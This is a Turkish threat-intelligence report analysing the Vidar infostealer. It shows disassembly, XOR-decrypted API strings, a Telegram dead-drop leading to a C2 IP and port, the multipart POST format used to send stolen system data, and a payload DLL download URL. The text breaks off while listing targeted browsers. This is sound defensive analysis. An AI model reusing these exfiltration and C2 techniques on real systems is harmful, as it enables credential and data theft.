ECHO

CYBER THREAT INTELLIGENCE

VIDAR

TEKNİK ANALİZ RAPORU

İçindekiler

Giriş

Vidar zararlı yazılım ailesi 2018 yılından beridir faaliyet göstermektedir. Birçok ülkeye yayılan bu zararlı yazılım ailesi, bireysel bilgisayar kullanıcıları ve kurumları ayırt etmeden hedef almaktadır.

Günümüzde kişisel veya iş bilgisayarlarında birçok önemli bilgi saklanmaktadır. Stealer yazılımları bu durumdan faydalanmak istemektedirler. Bu nedenle, gittikçe karmaşıklaşan yazılımlar oluşturulmakta ve pazarlanmaktadır.


Vidar zararlı yazılımının en ayırt edici özelliklerinden birisi sunucu iletişimidir. Raporda detaylıca incelenen bu iletişim yönü, komuta kontrol sunucusunun gizli kalabilmesini sağlamaktadır.

Bu raporda Vidar zararlı yazılım ailesi detaylıca incelenmiştir. Stealer yazılımı olarak bilinen bu zararlı yazılım ailesinin, sistemlerde nasıl etkiler oluşturduğu ve bu davranışları gerçekleştirirken hangi teknikleri kullandıkları detaylıca incelenmiştir.

Teknik Analiz

1.Adım

SHA256	ea221776f53f2c4e9761e92aac53cc4c31f2340346a718d31907932fd684fae1
MD5	57945874573bff6a84d4f8bb94afd0af
Doysa Türü	PE32-EXE




```
     0040E758   6A 00            push 0
     0040E75A   6A 00            push 0
     0040E75C   8B95 70FFFFFF    mov edx,dword ptr ss:[ebp-90]            [ebp-90]:"PE"
     0040E762   8B85 74FFFFFF    mov eax,dword ptr ss:[ebp-8C]
     0040E768   0342 28          add eax,dword ptr ds:[edx+28]
     0040E76B   50               push eax                                 02254CA0
     0040E76C   6A 00            push 0
     0040E76E   6A 00            push 0
EIP  0040E770   FF15 3C004100    call dword ptr ds:[<&CreateThread>]
     0040E776   8985 54FFFFFF    mov dword ptr ss:[ebp-AC],eax
     0040E77C   0FB68D 43FFFFFF  movzx ecx,byte ptr ss:[ebp-BD]
     0040E783   85C9             test ecx,ecx                             ecx:"PE"
     0040E785   74 20            je 57945874573bff6a84d4f8bb94afd0af.40E7A7
     0040E787   6A 64            push 64
     0040E789   FF15 40004100    call dword ptr ds:[<&Sleep>]

eax=02254CA0

.reloc:0040E76B 57945874573bff6a84d4f8bb94afd0af.exe:$E76B #CF6B
```

```
Address   Hex                                              ASCII
02254CA0  55 8B EC 83 EC 30 56 57 E8 5A D2 FE FF E8 D4 00  U.ì.ì0VWèZÒþÿèÔ.
02254CB0  00 00 E8 49 C3 FE FF 68 A2 C1 25 02 8D 4D F4 E8  ..èIÃþÿh¢Á%..Môè
02254CC0  CC 91 FF FF E8 2E 95 FF FF 50 8D 45 E8 50 68 A8  Ì.ÿÿè..ÿÿP.EèPh¨
02254CD0  F1 25 02 8D 45 DC 50 FF 35 7C 71 46 02 8D 45 D0  ñ%..EÜPÿ5|qF..EÐ
02254CE0  50 8D 4D F4 E8 20 93 FF FF 8B C8 E8 19 93 FF FF  P.Môè .ÿÿ.Èè..ÿÿ
02254CF0  8B C8 E8 12 93 FF FF 50 8D 4D F4 E8 4E 92 FF FF  .Èè..ÿÿP.MôèN.ÿÿ
```

Şekil 1 Manuel Unpacking

Paketlenmiş durumda bulunan zararlı yazılımın, paketten çıkarıldıktan sonra ilgili fonksiyonu başka bir thread ile çalıştırdığı tespit edilmiştir.



```
02254CA0
push ebp
mov ebp,esp
sub esp,30
push esi
push edi
call 2241F07
call 2254D86
call 2241000
push 225C1A2
lea ecx,dword ptr ss:[ebp-C]
call 224DE90
call 224E1F7
push eax
lea eax,dword ptr ss:[ebp-18]
push eax
push 225F1A8
lea eax,dword ptr ss:[ebp-24]
push eax
push dword ptr ds:[246717C]
lea eax,dword ptr ss:[ebp-30]
push eax
lea ecx,dword ptr ss:[ebp-C]
call 224E009
mov ecx,eax ; ecx:"PE"
call 224E009
mov ecx,eax ; ecx:"PE"
call 224E009
push eax
lea ecx,dword ptr ss:[ebp-C]
call 224DF4E
lea ecx,dword ptr ss:[ebp-18]
call 224DEFB
lea ecx,dword ptr ss:[ebp-24]
call 224DEFB
lea ecx,dword ptr ss:[ebp-30]
call 224DEFB
lea ecx,dword ptr ss:[ebp-C]
call 224E0C7
xor edi,edi
mov esi,1F0003
jmp 2254D43
```

```
02254D43
push eax
push edi
push esi
call dword ptr ds:[2477C44]
cmp eax,edi
jne 2254D29
```


```
02254D29
push eax
call dword ptr ds:[2477C70]
push 1770
call dword ptr ds:[2477C50]
lea ecx,dword ptr ss:[ebp-C]
call 224E0C7
```

```
02254D50
lea ecx,dword ptr ss:[ebp-C]
call 224E0C7
push eax
push edi
push edi
push edi
call dword ptr ds:[2477DAC]
mov esi,eax
call 2254626
push esi
call dword ptr ds:[2477C70]
push edi
call dword ptr ds:[2477D38]
lea ecx,dword ptr ss:[ebp-C]
call 224DEFB
pop edi
pop esi
leave
ret 10
```

Şekil 2 Main Function After Unpacking

Paketten çıkarılan ana fonksiyon Şekil2’ deki gibidir.

2.Adım



```
        02241F07   56              push esi
        02241F08   6A 0E           push E
        02241F0A   68 2CC72502     push 225C72C
        02241F0F   68 1CC72502     push 225C71C
EIP --> 02241F14   E8 3DFEFFFF     call 2241D56
        02241F19   6A 0C           push C
        02241F1B   5E              pop esi

02241D56

02241F14
```

```
Address   Hex                                              ASCII
0225C71C  0A 2E 24 1C 3C 57 3A 12 50 2D 3E 35 41 47 00 00  ..$.<W:.P->5AG..
0225C72C  4D 4B 50 4C 4E 38 59 53 34 49 4C 50 32 34 00 00  MKPLN8YS4ILP24..
0225C73C  22 28 26 33 24 38 27 5C 2E 21 61 22 22 2D 00 00  "(&3$8'\.!a""-..
0225C74C  51 4B 54 56 41 56 54 34 41 55 4F 48 52 4A 00 00  QKTVAVT4AUOHRJ..
0225C75C  09 0D 07 1E 7D 1E 12 0B 11 0D 11 7B 02 16 1B 65  ....}......{...e
```

Şekil 3 String Decryption Function

“2241D56” fonksiyonuna verilen parametreler incelendiğinde ilk parametrenin xor anahtarı, diğer anahtarın ise şifreli ifade olduğu tespit edildi.


Sırası ile şifreli metinler ve xor anahtarları:

- Plain text..: GetProcAddress
  - Xor Key..: 0A 2E 24 1C 3C 57 3A 12 50 2D 3E 35 41 47
  - String..: 4D 4B 50 4C 4E 38 59 53 34 49 4C 50 32 34
- Plain text..: LoadLibraryA
  - Xor Key..: 01 56 28 33 1D 5D 37 45 2E 2B 2C 79
  - String..: 4D 39 49 57 51 34 55 37 4F 59 55 38
- Plain text..: lstrcatA
  - Xor Key..: 5B 29 30 37 2A 2F 3E 74
  - String..: 37 5A 44 45 49 4E 4A 35
- Plain text..: OpenEventA
  - Xor Key..: 7E 35 37 5C 72 31 36 27 4C 1B
  - String..: 31 45 52 32 37 47 53 49 38 5A
- Plain text..: CreateEventA
  - Xor Key..: 10 4B 2B 26 41 2E 75 43 2A 3D 30 0E
  - String..: 53 39 4E 47 35 4B 30 35 4F 53 44 4F
- Plain text..: CloseHandle
  - Xor Key..: 75 5C 5E 3C 24 70 31 5E 25 54 22
  - String..: 36 30 31 4F 41 38 50 30 41 38 47

Çözümlenen API isimleri:

Sleep	CopyFileA	InternetCloseHandle
GetUserDefaultLangID	VirtualProtect	InternetOpenA
VirtualAllocExNuma	GetLogicalProcessorInformationEx	HttpSendRequestA
VirtualFree	lstrcpynA	HttpOpenRequestA
GetSystemInfo	MultiByteToWideChar	InternetReadFile
VirtualAlloc	GlobalFree	InternetCrackUrlAStrCmpCA
GetComputerNameA	WideCharToMultiByte	StrStrA
GetProcessHeap	GlobalAlloc	StrCmpCW
GetCurrentProcess	OpenProcess	PathMatchSpecA
ExitProcess	TerminateProcess	GetModuleFileNameExA
GlobalMemoryStatusEx	GetCurrentProcessId	SetFilePointer
GetSystemTime	CreateCompatibleBitmapSelectObject	WriteFile
SystemTimeToFileTime	BitBlt	CreateFileA
GetUserNameA	DeleteObject	FindFirstFileA
CreateDCA	CreateCompatibleDC	SHGetFolderPathA
GetDeviceCaps	GdipGetImageEncodersSize	ShellExecuteExA
ReleaseDC	GdipGetImageEncoders	InternetOpenUrlA
CryptStringToBinaryA	GdipCreateBitmapFromHBITMAP	InternetConnectA
Sscanf	GdiplusStartup	
GetEnvironmentVariableA	GdiplusShutdown	
GetFileAttributesA	GdipSaveImageToStream	
GlobalLock	GdipDisposeImage	
HeapFree	GdipFree	
GetFileSize	GetHGlobalFromStream	
GlobalSize	CreateStreamOnHGlobal	
CreateToolhelp32Snapshot	CoUninitializeCoInitialize	
IsWow64Process	CoCreateInstance	
Process32Next	BCryptGenerateSymmetricKey	
GetLocalTime	BCryptCloseAlgorithmProvider	
FreeLibrary	BCryptDecrypt	
GetTimeZoneInformation	BCryptSetProperty	
GetSystemPowerStatus	BCryptDestroyKey	
GetVolumeInformationA	BCryptOpenAlgorithmProvider	
GetWindowsDirectoryA	GetWindowRect	
Process32First	GetDesktopWindow	
GetLocaleInfoA	GetDC.CloseWindow	
GetUserDefaultLocaleName	wsprintfA	
GetModuleFileNameA	EnumDisplayDevicesA	
DeleteFileA	GetKeyboardLayoutList.CharToOemW	
FindNextFileA	wsprintfW	
LocalFree	RegQueryValueExA	
FindClose	RegEnumKeyExA	
SetEnvironmentVariableA	RegOpenKeyExA.RegCloseKey	
LocalAlloc	RegEnumValueA	


GetFileSizeEx	CryptBinaryToStringA
ReadFile	CryptUnprotectData



```
and eax,800000
add eax,57945874573bff6a84d4f8bb94afd0af.
push eax
push ebx
push ebx
push dword ptr ds:[2466E60]              02466E60:&"HTTP/1.1"
push dword ptr ss:[ebp-4C]               [ebp-4C]:"/bogotatg"
push 225F114                             225F114:"GET"
push dword ptr ss:[ebp-1C]
call dword ptr ds:[<&HttpOpenRequestA>]
mov edi,eax                              edi:&"https://t.me/bogotatg"
cmp edi,ebx                              edi:&"https://t.me/bogotatg"
```

Şekil 4 Request to Telegram Address

"https://t[.]me/bogotatg" adresine http isteği atıldığı tespit edilmiştir.




bogotatg

1 subscriber

jo7i https://88.198.191.199:2920|

Şekil 5 bogotatg Telegram Account


Telegram adresinin yanıtının içerisinde belirtilen ip adresi pars edilerek çekilmektedir.



```
)10000 je 22450BC
       push ebx
       push ebx
       push 3
       push ebx
       push ebx
       push dword ptr ss:[ebp-60]
       push dword ptr ss:[ebp-68]         [ebp-68]:"88.198.191.199"
       push dword ptr ss:[ebp-10]
E4702  call dword ptr ds:[<&InternetConnectA>]
       mov dword ptr ss:[ebp-1C],eax
       cmp eax,ebx
)10000 je 22450B3
       mov eax,esi
```

Şekil 6 IP Request

Pars işleminden sonra **"https://88.198[.]191.199[:]2920"** adresine istek atıldığı tespit edildi.




```
        5 347D4702  call dword ptr ds:[<&InternetReadFile>]
EIP --> 0           test eax,eax
        AE          jne 22440D2
                    push edi
eax=1

02244120
```

```
Address   Hex                                              ASCII
025B9DAC  31 7C 31 7C 31 7C 31 7C 30 38 37 39 31 62 38 36  1|1|1|1|08791b86
025B9DBC  34 35 35 63 35 64 66 38 32 39 38 62 63 64 62 66  455c5df8298bcdbf
025B9DCC  30 63 36 32 38 30 65 33 7C 31 7C 31 7C 31 7C 31  0c6280e3|1|1|1|1
025B9DDC  93 F2 BD D4 00 00 6A 00 22 00 00 00 18 A0 5B 02  .ò½Ô..j.".... [.
025B9DEC  00 00 00 00 66 BD 77 76 00 00 00 00 06 00 00 00  ....f½wv........
```

Şekil 7 IP Response

Gönderilen istek sonrasında dönen yanıt içeriği şu şekildedir:

```
1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1
```




```
022501E5
 push 225F7B8 ; 225F7B8:"block"
 lea ecx,dword ptr ss:[ebp+8] ; [ebp+8]:"1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1"
 mov dword ptr ss:[ebp-4],esi
 mov word ptr ss:[ebp-10],ax
 call 224E0C7
 push eax ; eax:"1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1"
■call dword ptr ds:[<&StrCmpCA>]
 test eax,eax ; eax:"1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1"
 jne 225020B
```

```
02250204
 push esi
 call dword ptr ds:[<&ExitProcess>]
```

Şekil 8 IP Checking

Gelen response içerisinde **"block"** ifadesinin bulunması halinde program kendini kapatmaktadır. Bu yöntem ile zararlı yazılımın belirli IP adresine sahip bilgisayarlarda çalıştırılması engellenmektedir.
IP filtresinden geçildikten sonra bilgi toplama işlemleri başlamaktadır. Toplanan bilgiler şunlardır:

- Bilgisayar Adı
- İşletim sistemi bilgileri
- Dil, lokasyon ve klavye dili bilgileri
- İşlemci bilgileri
- Çekirdek sayısını çekiyor
- Arka planda çalışan uygulamaların listesi
- Ekran çözünürlüğü gibi ekran bilgileri
- RAM bilgisi
- Cihaz üzerinde kurulu olan yazılımların ad ve versiyon bilgileri
- Cihaz üzerinde çalışmakta bulunan antivirüs yazılımı bilgileri
- Ekran fotoğrafı



```
0224F3C4
 push ebx
 push esi
 mov esi,dword ptr ss:[ebp+C]
 push esi
 push edi
 mov ebx,40000001
 push ebx
 push dword ptr ss:[ebp+14]
 push dword ptr ss:[ebp+10] ; Collected infos
 call dword ptr ds:[<&CryptBinaryToStringA>]
 test eax,eax
 je 224F3FA
```

```
0224F3E1
 push dword ptr ds:[esi]
 push edi
 call dword ptr ds:[<&GetProcessHeap>]
 push eax
 call dword ptr ds:[<&RtlAllocateHeap>]
■mov edx,dword ptr ss:[ebp+8]
 mov dword ptr ds:[edx],eax
 cmp eax,edi
 jne 224F3FE
```

```
0224F3FE
 mov ecx,dword ptr ds:[esi]
 mov dword ptr ss:[ebp-4],ecx
 mov dword ptr ss:[ebp-8],eax
 mov edi,dword ptr ss:[ebp-8]
 mov ecx,dword ptr ss:[ebp-4]
 xor eax,eax
 rep stosb
 push esi
 push dword ptr ds:[edx]
 push ebx
 push dword ptr ss:[ebp+14]
 push dword ptr ss:[ebp+10] ; Collected infos
 call dword ptr ds:[<&CryptBinaryToStringA>]
 test eax,eax
 setne al
```

Şekil 9 Converting to Base64

Toplanan bu bilgiler birleştirilerek base64 karakter setine çevrilmektedir. Ayrıca **"information.txt"** olarak önceden belirlenen dosya adı da base64 karakter setine çevrilmektedir.
Toplanan bilgiler sunucuya POST isteği içerisinde gönderilmektedir. Http isteği içeriği şu şekildedir:

```
------CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data; name="token"

<Token>
------CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data;
name="build_id"

<Uniq_ID>
------CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data;
name="file_name"

aW5mb3JtYXRpb24udHh0
------CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data;
name="file_data"
```

Toplanan bilgiler ilgili IP adresine gönderildikten sonra **"https[:]//88.198[.]191.199:2920/sqlx.dll"** adresine GET isteği atılarak **"sqlx.dll"** isimli bir DLL dosyası indirildiği tespit edildi.
DLL dosyası indirildikten sonra bilgisayar kullanıcısına özel kritik bilgilerin toplandığı tespit edilmektedir.
Hedef alınan tarayıcılar:

- Chrome
- Firefox
- Opera
- OperaGX
